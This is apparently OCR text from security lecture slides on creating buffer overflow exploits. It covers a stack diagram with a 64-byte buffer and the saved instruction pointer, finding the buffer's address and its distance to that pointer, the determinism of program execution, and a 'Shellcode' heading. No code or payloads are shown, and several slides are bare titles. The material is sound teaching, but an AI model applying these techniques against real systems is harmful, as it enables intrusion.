
Buffer Overflow Exploit Creation

char firstname[64]	Stuff	SIP

Address of firstname[]?

Distance to SIP?

Buffer Overflow Exploit Creation



Buffer Overflow Exploit Creation

Program execution HIGHLY **predictable/deterministic**

- Which is kind of surprising

Stack, Heap, Code all start at the same address


Same functions gets called in the same order

- And allocate the same sized buffers


“Error/Overflow in function X”, every time:

- Same call stack
- Same variables
- Same registers

Buffer Overflow Exploit Creation




Buffer Overflow Exploit Creation



Buffer Overflow Exploit Creation

Shellcode

Buffer Overflow Exploit Creation



Buffer Overflow Exploit Creation

